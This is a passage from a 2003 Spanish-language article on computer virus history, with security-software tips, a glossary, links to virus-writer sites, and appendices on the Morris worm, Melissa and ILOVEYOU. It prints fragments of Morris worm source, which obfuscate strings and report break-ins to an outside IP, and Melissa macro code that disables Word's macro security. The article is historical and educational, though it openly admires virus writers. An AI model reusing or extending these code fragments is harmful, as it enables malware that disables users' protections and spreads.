PANORAMICA de SOTWARE *(agosto 2003)*

Los **mejores antitroyanos** son precisamente dos antivirus: **McAfee** y **Kaspersky**, *superando en detección a los antitroyanos.* Pero **como antivirus, el producto de McAfee no es de los mejores** *(otro tanto con **NORTON** y **PANDA**)*, a diferencia del efectivo **Kaspersky**, el cual da problemas de **ralentización su módulo residente** *(monitor)* a unos usuarios y a otros no a partir de las **versiones 4.*** *(misterio sin resolver)*. De ahí que para **residente** muchos apuestan por **el más rápido y efectivo NOD32 v.2** *(la v.1.* sólo alcanzaba un ratio de detección del 80%, a diferencia de los dos anteriores, con un 90 - 95%). Tiempo atrás el **KAV** era la mejor opción, mas hoy en día se ha de buscar un **compromiso:***

Una **excelente combinación** es tener el **NOD32 como residente** y utilizar el **KAV para escaneo de ficheros de forma manual o programada, para el correo** *(dada su plena integración con el mejor y más seguro gestor de correo **THE BAT**) y **para las descargas** (FLASHGET, STARDOWNLOADER, ...)*. De esta forma podemos prescindir de tener residente antitroyano alguno. Otros usuarios apuestan por el **Dr.Web** como residente o utilizan uno gratuito, mas el **NOD32 v.1** ha demostrado ser el mejor con diferencia en lo que no se refiera a troyanos.

En cuanto a **cortafuegos**, los mejores son: **KERIO, OUTPOST y SYGATE** en windows, siendo el primero *gratuito* y plenamente configurable, a diferencia del **ZONEALARM** *(mejor el **PRO** que navegar sin cortafuegos alguno)*.

El que hay obviar es el **NORTON Firewall**, con tantos reportes, agujeros, ... aún así es mejor opción que el ***"cortafuegos" interno*** del **XP**, *y que tanta falsa sensación de seguridad da.*

En **LINUX** se dispone de los **IPtables** para asegurar la conexión.

8. EL FUTURO DE LA VIDA ARTIFICIAL

Existe una **ley no escrita**, pero con una validez aplastante, y es que cuando alguien ha intentado recortar las libertades o prohibir algo en Internet **siempre han ido las mentes creativas un poco más allá**, hacia el corazón del **Ciberespacio**. Leyes y antivirus nunca acabarán con los virus. Siempre los habrá, aunque se dictara la pena de muerte para los hackers o los escritores de virus *(como ocurre en China)*.

La explosión de los gusanos para Internet, el desarrollo de la naciente **Inteligencia Artificial** aplicada a los virus, la **nanotecnología**, la **realidad virtual**, la red de **satélites artificiales**, las **nuevas tecnologías**... son campos que excitan la imaginación de las mentes que ven con claridad lo que nosotros apenas intuimos, es decir, lo que vendrá en las próximas décadas.

Sólo podemos especular y soñar con las posibilidades de la **cuántica aplicada** a los ordenadores y a las comunicaciones, la **unión de microchips y neuronas**, la posibilidad de que los **virus** informáticos funcionaran **a nivel molecular**... *cualquiera sabe lo que se avecina.*

No es difícil imaginar pequeños *"monstruos"* de varios megas de puro ensamblador capaces de decidir sus acciones según criterios complejos y con objetivos elevados. Ya los hay que

comprueban el sistema operativo y actúan según el que encuentren, o que se actualizan por Internet.

Desde hace muchos años se desarrollan **virus informáticos con fines militares**. El **ciberterrorismo**, la **ciberguerra**, el **hacktivismo**, el **cracking mercenario**... son todos terrenos que van a llevar la vida artificial a un desarrollo inimaginable. ¿Lo veremos nosotros?

Cada vez serán más sofisticados y peligrosos. El **Dr. Ludwig** ha estudiado estas cuestiones en sus libros y artículos.

La evolución *"artificial"* de estas formas de vida son una parte del mundo apasionante y terrible a un tiempo en el que llevamos unos 30 años inmersos.

9. GLOSARIO VÍRICO. BIBLIOGRAFÍA. RECURSOS EN INTERNET

GLOSARIO

La lengua de los **Vx** *(Vxers, coders, escritores)* es el **inglés**. La documentación, la mayoría de los ezines, los comentarios incluidos en los códigos...están en inglés. Así que la opción es clara. De todas formas se suele mezclar español e inglés, o traducir términos ingleses sin buscar su equivalente apropiado. El uso ha impuesto términos como autenticar, comando, etc.

- **Active X:** tecnología de Microsoft que presenta serios riesgos de seguridad por permitir la ejecución de código.
- **ANSI:** estandar internacional sobre los caracteres de escritura. **Bomba ANSI:** alteración de la correspondencia tecla – carácter *(la tecla <Esc> podría ejecutar un borrado, p. ej.).*
- **Batch:** lenguaje de programación para MSDOS que ejecuta listas de instrucciones *(lotes)*. Extensión **.bat**.
- **Bomba lógica:** instrucción ocultada por el programador para ejecutar cierta acción en unas condiciones determinadas.
- **Debugger:** programa que permite el debugging… es decir, el estudio de un programa escrito en ensamblador *(no en lenguajes de alto nivel).*
- **Desamblado, traceado:** análisis de un programa reconstruyendo su posible código original.
- **Dropper:** programa usado como *"nodriza"* para esconder el virus, troyano, etc.
- **Editor hexadecimal:** programa capaz de mostrar al usuario el contenido de cualquier fichero.
- **Engine:** porción de código capaz de dotar de una característica *(polimorfismo)* a cualquier virus.

- **Ensamblador:** el lenguaje de programación preferido de los escritores de virus *(perfecto para crear virus por su reducido tamaño final y por el control que permite sobre el sistema)*. Su dificultad es mayor.
- **Hexadecimal:** sistema numérico basado en letras y números usado en programación.
- **HLL *(High Level Language)*:** lenguaje de alto nivel *(generalmente se usa en tono algo despectivo, en oposición al ensamblador o lenguale de bajo nivel).*
- **Hoax:** falso mensaje sobre un virus inexistente, engaño.
- **Gusano:** programa que se reproduce y se envía a través de las redes *(no infecta los ficheros).*
- **Heurística:** sistema de escaneo *(búsqueda, monitorización)* usado por los antivirus en busca de posibles virus todavía desconocidos, siguiendo unos criterios determinados.
- **Macro:** Característica de ciertos programas que automatiza la ejecución de tareas *(sería semejante a un script o un fichero en batch)*. No son los textos o bases de datos los infectados.
- **MBR:** sector de arranque de un disco duro *(al formatearse posee un cierto programa infectable)*. El famoso comando de MSDOS **fdisk /mbr** soluciona algunos problemas.
- **Mutación:** cambio total del código del virus. Los medios lo confunden con las variantes *(versiones)* programadas con nuevas características que suceden al éxito de un virus o gusano.
- **Payload:** carga, acción que ejecuta el virus según lo especificado por el programador.
- **PE *(Portable Executable)*:** fichero ejecutable propio de Windows 32 *(W 9x-W XP).*
- **Polimorfismo:** característica avanzada de los virus por la que se generan mutaciones en gran cantidad y totalmente diferentes unas de otras *(no sólo el cuerpo sino la rutina encargada de cifrar y descifrar).*
- **Rutina:** porción de programa que ejecuta una acción *(comprobar la fecha, desencadenar la acción del virus: borrar, enviar correo, mostrar mensaje, etc.).*
- **Sector de arranque:** parte de un disco que se utiliza para guardar código que permite acceder al contenido del mismo o arrancar el sistema.
- **Stealth:** Oculto. Técnica que oculta al usuario o al antivirus la presencia y acciones del virus.
- **TSR:** residente en memoria *(permanencia del virus en la memoria RAM o en otros tipos de memoria).*
- **Virus:** programa capaz de reproducirse infectando ficheros *(pegando, añadiendo o sobreescribiendo su código).*
- **Wild, in the:** en libertad. Virus que se encuentra activo, *"suelto".*

BIBLIOGRAFÍA

- **Mark Ludwig. The Giant Black Book of Computer Viruses. *(VX Heaven).***
- **Mark Ludwig.** The Little Black Book of Computer Viruses. (VX Heaven).
- **Dirk van Deun.** The Hidden Strenghs of the Dos Batch Languages. 1994. (VX Heaven).

- **Andrew Tannenbaum.** Sistemas operativos modernos.
- **Matt Pietrek.** Windows 95 System Programming Secrets.
- **Andrew Schulman, Ralf Brown y otros.** El DOS no documentado. *(Undocumentad DOS).*
- **Peter Norton / John Socha.** Nueva Guía del programador en ensamblador para IBM PC/XT/AT y compatibles.
- **Jon Beltrán de Heredia.** Lenguaje Ensamblador de los 80x86. Guía práctica.

Los buenos libros de programación son la base. ***Nadie puede programar un buen virus si no domina el lenguaje que usa***. Es mejor un libro en inglés que una mala traducción del mismo en español. *Cuidado con las traducciones, podrías terminar con un virus que se enamorara de Linterna Mágica. :)*

Los virus comentados por sus autores o por otros especialistas son una fuente inapreciable de conocimiento.

- **Wintermute. Curso de programación de virus. 2001.** *Extraordinario, en dos palabras.*
- **Luis de la Iglesia Rodríguez.** Libros 3 *(recopilatorio de la revista)* y 5 *(tratado "Los virus informáticos")* de **Arroba** sobre Virus. Autor:
- Espero que me disculpe **Ciriaco García de Celis** por citarlo en un artículo sobre virus, pero es que su libro *"El universo digital"* es de inapreciable valor para el conocimiento responsable de los virus (para aprender msdos y ensamblador). **El universo digital del IBM PC, AT y PS/2. 4ª edición.**

RECURSOS EN LA RED

Si el mundo de las **páginas webs** es una realidad cambiante, el de las que tienen contenidos víricos es extremadamente ***"volátil"***, salvo algunas excepciones.

- **Grupos de news:** alt.comp.virus, comp.virus ...
- **Canales de irc:** #virus y similares.

Los buenos son los de siempre. No conozco el nivel de grupos o canales de países o ciudades.

SOBRE VIRUS *(conservacionistas :)*

- VX Heaven. La mejor página al otro lado de la trinchera *(en inglés)*. Excesiva ;)
- **29A.** El mejor grupo de creadores e investigadores de virus. Su revista es muy interesante.

- IKX. El principal *"rival"* de 29A.
- **Vdat 2000-2**, por **Cicatrix** *(No es sólo una verdadera enciclopedia vírica. No hay palabras)*. En VX Heaven.
- BioLab. La página de **GriYo**, de 29A.
- **Mark Ludwig** en la página de *"American Eagle Publications".*

SOBRE VIRUS (eliminadores)

- **VSAntivirus.** Una de las mejores páginas sobre/contra virus en español, con **José Luis López** como *"alma"*.
- **Hispasec.** Una referencia obligada en seguridad y bichos.
- **SOS Virus / Perantivirus**. Página de **Jorge Machado**. Laborioso y sistemático. Esfuerzo notable.
- **Virus Attack.** Página de **Ignacio Sbampato**. Destacan sus artículos.
- **Fernando Bonsembiante.** Ubik World Domination. Virus Report.
- Páginas de Antivirus: **Kaspersky *(AVP)***, NOD32, McAfee, Norton, Panda, etc.

- Cuando estaba terminando el trabajo de documentación encontré la **Enciclopedia del antivirus Panda**, con una introducción y un glosario muy bien perfilado.
- **Viruslist.com**. Web en ***inglés*** de **Kaspersky**, *"su enciclopedia"*. *Enlace añadido por maty.*
- **Enciclopedia de Virus**. Web de la distribuidora de software **ONTINET** *(distribuidor hispano del KAV, NOD32, THE BAT, ...)* dirigida por **Vicente Coll**. *Enlace añadido por maty.*

EJEMPLO PARA NOVATOS

Una de las mejores formas de comprender cuestiones técnicas es buscar **ejemplos de la vida cotidiana**. Uno de los más adecuados que he podido encontrar es el **símil entre el ordenador y un edificio**. Este edificio puede ser simple o muy complejo, formando un entramado de estructuras que requieren una organización adecuada. Para nuestro ejemplo vamos a escoger uno sencillo, de varias plantas.

- El **antivirus** sería **un vigilante** que hace sus rondas constantes por el edificio buscando intrusos o gente peligrosa. Lleva una **libreta** *(base de datos del antivirus)* con **fotos de los inquilinos** y **solicita la identificación a los que no aparecen en su listado y le**

hacen sospechar *(búsqueda heurística)*.

Si el antivirus está **residente en memoria** sería como **rondas y turnos contínuos**, apoyados por cámaras de circuito cerrado en zonas críticas *(monitorización)*. Si las búsquedas las hace por deseo del usuario, serían rondas a determinadas horas o en algunas circunstancias, o inspecciones a determinadas personas y objetos.

- El **cortafuegos** sería el **guardia de la puerta** del edificio *(y de las ventanas = puertos, pero esto complicaría el ejemplo)*. Según unos **criterios** establecidos por el propietario del piso o la empresa de seguridad, **permitirá la entrada y salida** de la gente que se ajuste a las órdenes especificadas.

Una **intrusión** es como un **acceso no autorizado a ese edificio**. Aunque en el mundo real esas intrusiones están motivadas en un altísimo porcentaje por el deseo de robar, no ocurre así en el mundo digital.

- **Los puntos vulnerables *"externos"*** podrían ser:

ingeniería social*, peculiaridades del guardia como persona y costumbres, distracciones, días de vacaciones, limitaciones de personal de la empresa de seguridad para los relevos, etc.*

- **Los puntos vulnerables *"físicos"*** serían:

el *techo, las ventanas, el sótano, la ventilación, el garaje, los repartidores, cobradores, visitantes, etc*

Simplificando mucho, podríamos encontrarnos con **algunos *"escenarios"*:**

1. **Un antivirus que es engañado.** El intruso se disfraza, roba la libreta y altera su foto, se oculta en el piso de un inquilino legítimo, etc.
2. **Un cortafuegos que es engañado.** Si entre las órdenes del guardia de la puerta está no dejar pasar a gente que no venga de determinadas direcciones, un intruso podría falsificar un albarán de una empresa que tiene negocios habituales con dueño del edificio *(una relación de confianza).*

Las posibilidades son infinitas y ya queda al lector imaginarlas. ;)

10. APÉNDICES

10.1. EL GUSANO DE MORRIS: EL DÍA QUE INTERNET SE DETUVO.

"..el mayor asalto jamás realizado contra los sistemas de la nación".

The New York Times

"Nunca tuve intención de estropear las computadoras o provocar que funcionaran más lentamente".

Robert Morris, Jr.

Robert Tappan Morris, un joven graduado de **Harvard** que estaba completando su formación en la **Universidad de Cornell**, estaba programando un gusano para demostrar las vulnerabilidades en el trabajo de su **padre, Robert Morris**, un ingeniero de Bell Labs, experto en UNIX y uno de los **técnicos responsables del diseño de Internet** y según algunos, especialista de la famosa **Agencia de Seguridad Nacional *(NSA)***. También fue uno de los tres creadores de los famosos ***"Core Wars"***.

La tarde de aquel miércoles *(sobre las 18:00 horas de la Costa Oeste en los Estados Unidos)*, **2 de noviembre de 1988** ha pasado a la historia de las redes informáticas como una de las fechas más fatídicas... e interesantes. El famoso **gusano** fue **liberado en ARPANET** *(Advanced Research Projects Administration Network)*, nada menos que **en el legendario MIT**, cuna de los primeros hackers, y sería conocido desde entonces como el *"gusano de Internet"*. El **día 3** fue considerado como el ***"Jueves Negro"***, usando la

terminología reservada para los *"cracks"* bursátiles, porque el gusano de propagó con una rapidez y eficacia extraordinarias.

Los ordenadores de los puntos vitales de los Estados Unidos: *la NASA, la RAND, el MIT, el Pentágono, las Universidades de Berkeley, Stanford, Princeton, etc., el Lawrence Livermore National Laboratory, desde una costa a otra, de norte a sur, de ARPANET a MILNET –la red de Defensa-,* **todos los grandes ordenadores del país fueron cayendo uno tras otro.**

Rápidamente se iniciaron las tareas para saber qué estaba pasando y cómo ponerle remedio.

De tal palo tal astilla: Robert Morris Sr. y Jr.

Muchos administradores reaccionaron con **pánico** desconectando sus ordenadores de la Red. **MILNET** cortó pasarelas de correo con **ARPANET**. *Todas estas reacciones multiplicaron los efectos como si de un pánico bursátil se tratase.*

Tras conseguir aislar el gusano y estudiar su código, identificaron las rutinas de infección y crearon una ***"vacuna"***. En un semana, volvieron a la normalidad todos los ordenadores.

Morris, con tan sólo **23 años**, brillante, admirado por sus compañeros por su talento, dio un **jaque al 10% de ARPANET** *(la madre de Internet)*. **6.000 máquinas** de los centros más importantes de los **Estados Unidos se colapsaron** *(aunque algunos reducen la cifra a unas dos mil).*

El gusano **sólo afectaba** a dos modelos de máquinas que trabajaban con sistemas operativos **UNIX de la variante BSD** *(Berkeley...)*.

Realizaba dos tareas:

1. **enviarse** a otras máquinas
2. **duplicarse** en la máquina infectada

*Si el gusano hubiera funcionado en otros sistemas además de UNIX BSD sobre máquinas Sun Microsystems Sun 3 y VAX, los resultados hubieran sido de dimensiones **"apocalípticas"**.*

El gusano *(worm)* de **Morris** se extendió de forma imprevista para su autor, según comentó más tarde.

El joven conocía, gracias a su padre, un fallo del famoso e *"infame"* programa de gestión correo ***"Sendmail"***, *uno de los programas con más fallos de seguridad de la Historia*. Unas **500 líneas de código** produjeron esa facilidad de acceso, contaminación y expansión. ***"Security through Obscurity"*** *(que significa algo como seguridad gracias a la oscuridad, a la falta de información)* era el lema entonces, heredado en nuestra época por un gigante del software de cuyo nombre no daré pistas.

Hay **diversidad de opiniones** entre los expertos sobre la calidad del gusano desde el punto de vista de la programación. Unos decían que era un trabajo notable y otros que cualquier estudiante medio de informática lo podía haber hecho. *Naturalmente, nos inclinamos por el primer juicio.*

Los primeros interesados eran las agencias gubernamentales y los sectores universitario y comercial. La noticia se fue amplificando gracias a los intereses informativos. Se habló de cientos de millones de dólares de pérdidas y de un 10% de Internet colapsado *(unos 6.200 ordenadores).*

Tal fue la **repercusión** de este asunto, que la **película *"Hackers"***, tan amada por unos y odiada por otros, le atribuyó a su protagonista Dave o *"Zero Cool"* tal *"hazaña"*.

Un **gusano** es un código informático *(escrito en diversos lenguajes)* con **capacidad de autorréplica hasta colapsar el ordenador huésped** *(al sobrecargarlo con tantos procesos exclusivos del gusano, termina por absorber todos los recursos y hacerlo "caer")*. **Se envía** por medio de una **red**.

Se diferencia de un virus, **no va asociado a ningún fichero ejecutable**.

Resulta evidente que **Robert Morris Jr. no trató de ocultar su identidad**. A pesar de ello, es cierto que casi de inmediato se arrepintió de liberar el gusano al comprobar los efectos *"catastróficos"* que estaba produciendo y le dio la solución a un amigo para que la publicase junto a una disculpa *(3:30 de la madrugada)*, pero en medio del caos pasó inadvertido.

Aunque el daño económico fue muy escaso, no cabe duda que hizo replantearse a muchos la cuestión de la seguridad en Internet.

Morris fue juzgado en enero de 1990 y el día 22 de ese mes fue declarado culpable según la **Ley de Fraude y Delitos Informáticos de 1986**, aunque, afortunadamente, el **juez** atenuó las penas por **no encontrar *"fraude y engaño"*** en la actuación del joven programador. Tras el fracaso de la apelación, fue confirmada su ***condena a 3 años en libertad condicional, una multa de 10.000 dólares y 400 horas de trabajo de servicio a la comunidad.***

UN FRAGMENTO DEL CODIGO, ESCRITO EN C *(worm.c)*:

```
/* dover */

#include "worm.h"
#include <stdio.h>
#include <signal.h>
#include <strings.h>
#include <sys/param.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/resource.h>
#include <sys/socket.h>
#include <sys/fcntl.h>
#include <sys/stat.h>
#include <netinet/in.h>
#include <net/if.h>
#include <arpa/inet.h>

        extern errno;
        extern char *malloc();

        int pleasequit; /* See worm.h */
        int nobjects = 0;
        int nextw;
        char *null_auth;

        object objects[69]; /* Don't know how many... */

        object *getobjectbyname();

        char *XS();

        main(argc, argv) /* 0x20a0 */
        int argc;
        char **argv;
```

```
        {
        int i, l8, pid_arg, j, cur_arg, unused;
        long key; /* -28(fp) */
        struct rlimit rl;

        l8 = 0; /* Unused */

        strcpy(argv[0], XS("sh")); /* <env+52> */
        time(&key);
        srandom(key);
        rl.rlim_cur = 0;
        rl.rlim_max = 0;
        if (setrlimit(RLIMIT_CORE, &rl))
        ;
        signal(SIGPIPE, SIG_IGN);
        pid_arg = 0;
        cur_arg = 1;
        if (argc > 2 &&
        strcmp(argv[cur_arg], XS("-p")) == 0) { /* env55 == "-p" */
        pid_arg = atoi(argv[2]);
        cur_arg += 2;
        }

for(i = cur_arg; i < argc; i++)

        { /* otherwise <main+286> */
        if (loadobject(argv[i]) == 0)
        exit(1);
        if (pid_arg)
        unlink(argv[i]);
        }

if ((nobjects < 1) || (getobjectbyname(XS("l1.c")) == NULL))
exit(1);
if (pid_arg)
```

```
        {
        for(i = 0; i < 32; i++)
        close(i);
        unlink(argv[0]);
        unlink(XS("sh")); /* <env+63> */
        unlink(XS("/tmp/.dumb")); /* <env+66>"/tmp/.dumb"
        */
        }

for (i = 1; i < argc; i++)
for (j = 0; argv[i][j]; j++)
argv[i][j] = '\0';
if (if_init() == 0)
exit(1);
if (pid_arg)

        { /* main+600 */
        if (pid_arg == getpgrp(getpid()))
        setpgrp(getpid(), getpid());
        kill(pid_arg, 9);
        }

mainloop();
}
static mainloop() /* 0x2302 */

        {
        long key, time1, time0;
        time(&key);
        srandom(key);
        time0 = key;
        if (hg() == 0 && hl() == 0)
        ha();
        checkother();
        report_breakin();
        cracksome();
        other_sleep(30);
        while (1)
```

```
                {
                /* Crack some passwords */
                cracksome();
                /* Change my process id */
                if (fork() > 0)
                exit(0);
                if (hg() == 0 && hi() == 0 && ha() == 0)
                hl();
                other_sleep(120);
                time(&time1);
                if (time1 - time0 >= 60*60*12)
                h_clean();
                if (pleasequit && nextw > 0)
                exit(0);
                }

        }

static trans_cnt;
static char trans_buf[NCARGS];

char *XS(str1) /* 0x23fc */
char *str1;

        {
        int i, len;
        char *newstr;
        #ifndef ENCYPHERED_STRINGS
        return str1;
        #else
        len = strlen(str1);
        if (len + 1 > NCARGS - trans_cnt)
        trans_cnt = 0;
        newstr = &trans_buf[trans_cnt];
        trans_cnt += 1 + len;
        for (i = 0; str1[i]; i++)
        newstr[i] = str1[i]^0x81;
        newstr[i] = '\0';
        return newstr;
        #endif
        }
```

```
/* This report a sucessful breakin by sending a single byte to "128.32.137.13"
* (whoever that is). */

static report_breakin(arg1, arg2) /* 0x2494 */

{
int s;
struct sockaddr_in sin;
char msg;

if (7 != random() % 15)
return;

bzero(&sin, sizeof(sin));
sin.sin_family = AF_INET;
sin.sin_port = REPORT_PORT;
sin.sin_addr.s_addr = inet_addr(XS("128.32.137.13"));
/* <env+77>"128.32.137.13" */

s = socket(AF_INET, SOCK_STREAM, 0);
if (s < 0)
return;
if (sendto(s, &msg, 1, 0, &sin, sizeof(sin)))
;
close(s);
}

/* End of first file in the original source.
* (Indicated by extra zero word in text area.) */

/*
* Local variables:
* compile-command: "make"
* comment-column: 48
* End:
*/
```

Hoy, **Robert Tappan Morris**, trabaja como **profesor en el MIT** *(Massachussets Institute Technology)*. Me alegro por él, pero la historia no está carente de una cierta ironía. Resulta *paradójico*. En su página de la universidad podemos ver sus conferencias y publicaciones http://www.pdos.lcs.mit.edu/~rtm/.

BIBLIOGRAFIA

- Eugene Spafford relató los hechos en ***"El gusano de Internet: Análisis"***.
- Brendan Kehoe, **"Zen y el arte de Internet"**.
- **RFC 1135. *The Helminthiasis of the Internet*** *(J. Reynolds, diciembre 1989).*
- Spafford, Eugene. ***The Internet Worm Incident*** *(19 septiembre 1991).*
- ***"The What, Who and How of the 1988 Internet Worm".***

10.2. 1999, EL AÑO EN QUE BAILO MELISSA

Un nuevo virus, que llegaría a ser de los más famosos de la historia, se presentó en sociedad en la **mañana del viernes 26 de marzo de 1999**. Fue *"liberado"* en el grupo de **News***"alt.sex"*. Incluido en un archivo de Word bajo el nombre *"list.doc"*, prometía una lista de direcciones y claves para acceder a sitios pornográficos *(unas 80)*. Lo firmaba *"Kwyjibo" (nombre extraído de la serie de dibujos animados "Los Simpsons")*.

Este **tipo de virus de macro se conocía desde 1995**, cuando **Joel McNamara** escribió ***"Word Macro/DMV"***. Pero lo verdaderamente novedoso era el uso muy astuto de la **ingeniería social** *(algo que llamaba la atención de los usuarios y que según las estadísticas consume un porcentaje muy elevado del ancho de banda de Internet)* asociado al método de **transmisión por correo** utilizando las **direcciones de la Libreta** de la víctima para que los receptores no sospecharan y ejecutaran ese **archivo adjunto** que les llegaba de un amigo o conocido.

Su expansión fue la más rápida hasta la fecha *(tendría que llegar el ILOVEYOU para quitarle este primer puesto)*. El efecto más notable fue la ralentización de los servidores. Afectó a grandes compañías y proveedores de acceso a Internet. *Pero **Smith** no incluyó rutinas destructivas que hubieran causado mucho daño.*

Tras realizar una investigación muy rápida con el apoyo de programadores, empresas, etc., el **jueves 1 de abril de 1999**, el FBI detenía a **David L. Smith**, programador de 30 años, en **Aberdeen** *(New Jersey)*. Pasó la noche en prisión y fue puesto en libertad bajo fianza de 15 millones de las pesetas de entonces. *Se enfrentaba a una pena de hasta 40 años de cárcel.*

En diciembre del mismo año se declaró culpable para reducir la pena. *Fue condenado a 20 meses en una prisión federal.*

El primer **error de Smith** fue **usar el procesador de textos Word y su editor de Visual Basic** *(al que se accede pulsando Alt + F11)*, porque en su criatura iba su **huella dactilar en forma del GUID** *(Global Unique Identifier)* o número que identificaba de forma absoluta todos los ficheros generados con la copia que tenía instalada en su ordenador *(no se molestó en cambiar el número con un editor hexadecimal ni en irse a un cibercafé para ponerlo "in the wild", vamos, liberar a la "criatura").*

> Estos identificadores se han estado usando desde 1985 y Microsoft ha estado muy interesado siempre en este tipo de "delicatessen".

Smith había usado una **cuenta robada de American Online** *(AOL)* de un tal *"Sky Rocket"*, alias que pertenecía a **Scott Steinmetz** *(que se puso rápidamente en contacto con las autoridades)*. El **FBI** localizó el proveedor local ***"Monmouth Internet"*** desde el que se había conectado telefónicamente. A pesar de que intentó cancelar la cuenta y tiró su ordenador a la basura y todos sus manuales de informática, no pudo escapar. *AOL colaboró a fondo con las autoridades poniendo a su disposición todos los logs (registros) necesarios.*

El nombre de ***"Melissa"*** provenía de una bailarina de *"top-less"* que David había conocido en Florida.

FICHA: VIRUS MELISSA
NOMBRE: Melissa o WM97/Melissa **/ ALIAS:** Macro.Word97.Melissa
VARIANTES: Macro. Word97. Melissa.b, Macro.Excel97.Papa.a.
TIPO: Virus de Macro, Gusano.
TAMAÑO: 4 KB aprox.
ORIGEN: EE.UU. *(Grupo de noticias alt.sex).*
AUTOR: David L. Smith.
LENGUAJE: Visual Basic para Aplicaciones. Macro de Word.
INICIO ACTIVIDAD: 26 marzo 1999.
VULNERABILIDAD: Confianza.
VIAS INFECCION: Correo electrónico, plantilla de Word *(Normal.dot)*
OBJETIVO: Experimento técnico y de ingeniería social.
EFECTO: Puede comprometer la privacidad y saturar los servidores.

Se reproduce enviándose a las primeras cincuenta direcciones de la libreta *(Outlook)*, y si no tiene este programa o conexión a Internet, se propagará por los documentos que se abran en ese ordenador *(plantilla "Normal.dot").*

Puede enviar cualquier documento de Word del ordenador (*por ejemplo ese que se titula contraseñas en el apunta todas las que usa en Internet :( ).*

Llega con el **Asunto:** *"Important message from"* y el **nombre del usuario afectado**. *(Mensaje importante de)*, y el **Cuerpo:** *"Here is that document you asked for… don´t show anyone else ;-)"*. *(Aquí tienes el documento que me pediste…no se lo enseñes a nadie ;-)*

Usaba dos programas muy *"populares"*: **Word y Outlook**.

Al ser un virus de macro, el **código viene en el fichero**, por lo que las variantes o *"mutaciones"* posteriores han resultado numerosas *(y mucho más dañinas)*. Ha sido publicado en muchos lugares de la Red. Basta con escribir en un buscador *"Melissa source code"*, algo al alcance de todo el mundo. De todas formas no voy a incluir el código completo en el artículo para evitar problemas legales.

/--------The Melissa Word Macro Virus Code: Start--------

```
Private Sub Document_Open()

On Error Resume Next

If  System.PrivateProfileString("",  "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",  "Level")
< > ""

Then

CommandBars("Macro").Controls("Security...").Enabled = False

System.PrivateProfileString("",  "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",  "Level")  =
1&

Else

CommandBars("Tools").Controls("Macro").Enabled = False

Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)

End If
```

(resto del virus)

```
CYA:

If NTCL < > 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False)

Then ActiveDocument.SaveAs FileName:=ActiveDocument.FullName

ElseIf (InStr(1, ActiveDocument.Name, "Document") < > False)

Then ActiveDocument.Saved = True

End If
```

```
'WORD/Melissa written by Kwyjibo

'Works in both Word 2000 and Word 97

'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!

'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

If Day(Now) = Minute(Now)

Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over.  I'm outta here."

End Sub

\--------The Melissa Word Macro Virus Code: End--------/
```

Mucho cuidado con lo que se hace con el código de un virus o de un gusano. Siempre deben usarse con fines educativos y en un ambiente controlado *(ordenador desconectado de Internet)*.

> Seguro que Mr. Smith se lo hubiera pensado dos veces si hubiera imaginado que pasaría unas *"dulces"* vacaciones de 20 meses en una prisión federal.

10.3. 2000, EL AÑO DEL ILOVEYOU. HAY AMORES QUE …

Nombre: Gusano VBS/LoveLetter

Lenguaje: Visual Basic Script *(VBScript)*

Procedencia: Manila, Filipinas

Nick del autor: *"Spyder"*

Un año después de que ***"Melissa"*** danzara por los ordenadores de medio mundo en el año 1999, apareció el virus ***"ILOVEYOU"***, también conocido

como ***"virus del amor",*** "LOVELETTER", o **"LOVEBUG"**. Desbancó a Melissa como el virus/gusano más rápido en alcanzar dimensiones mundiales de infección.

El uso sofisticado de la "ingeniería social" llevó a una velocidad de propagación nunca vista.

No más de **10.000 bytes** y unas **300 líneas de código** escritas en el lenguaje **Visual Basic Script** han hecho de este gusano *(virus-troyano)* uno de los que más impacto han tenido en los medios *(comparables con el **gusano de Morris** en 1988, el virus **Michelangelo** en 1992 y el gusano de macro **Melissa** en 1999)*. Una avalancha de noticias en los informativos en todas las cadenas de TV del mundo, ríos de tinta en periódicos y revistas ...

Muchas informaciones incorrectas, exageradas, como de costumbre: *el virus se activaba sin necesidad de ejecutarlo, etc.*

CREADORES

La mañana del jueves, 4 de mayo de 2000, los creadores del virus conectaron con el proveedor de acceso a Internet (ISP) llamado **Internet Sky** y soltaron su *"monstruo".*

El 8 de mayo del 2000 fue detenido **Reonel Ramones**, de 27 años, que vivía con su hermana y su novia, **Irene de Guzmán.**

El 11 de mayo, **Onel de Guzmán** *(foto izda.)*, **hermano de Irene** *(no, no es un culebrón)* afirmó en una rueda de prensa que él realizó un proyecto académico que podía haber sido la base del gusano. Los tres habían sido alumnos del AMA Computer College *(AMACC)* de Manila.

Una corporación holandesa lo contrató por su habilidad en la concepción del gusano.

MODUS OPERANDI

Si bien desde el punto de vista de la programación no es excepcional, destaca por su **inteligente estudio psicológico y de ingeniería social:**

> un correo llega desde una **dirección conocida** y nos avisa de que nos escriben un **mensaje de amor**. Pero por si fuera poco, el fichero añadido lleva el nombre ***"LOVE-LETTER-FOR-YOU.TXT.vbs"***. El usuario normal creerá que es un fichero de texto, pero el más experto desconfiará de la extensión final **.vbs *(Visual Basic Scripting)***, que es un **fichero ejecutable**. *De nuevo el aprovechamiento de las **dobles extensiones** en Windows.*

Hay que destacar que sólo afectó a los ordenadores con **Windows 9x** y **NT** que tenían el **Windows Scripting Host instalado/activado.**

Los resultados fueron demoledores: *más de 10 millones de ordenadores infectados, 1 ó 2 billones de pesetas de pérdidas. Su actividad destructiva fue restringida por los programadores que le dieron vida.* ***Borraba archivos, pero no críticos.***

> *Aunque está escrito en Visual Basic Script, lenguaje despreciado generalmente por los **hackers** y **Vxers** (que usan el ensamblador), es un trabajo que refleja conocimientos avanzados del lenguaje y del sistema operativo.*

- Una vez ejecutado, se instala en los directorios **C:\Windows**, **C:\Windows\System**, en el **Registro** y **modifica la página de inicio del navegador, dejándola en blanco.**
- **Obtiene la libreta de direcciones** para enviarse a los conocidos
- Usa **Outlook Express** o **mIRC** en el caso de su difusión por IRC.
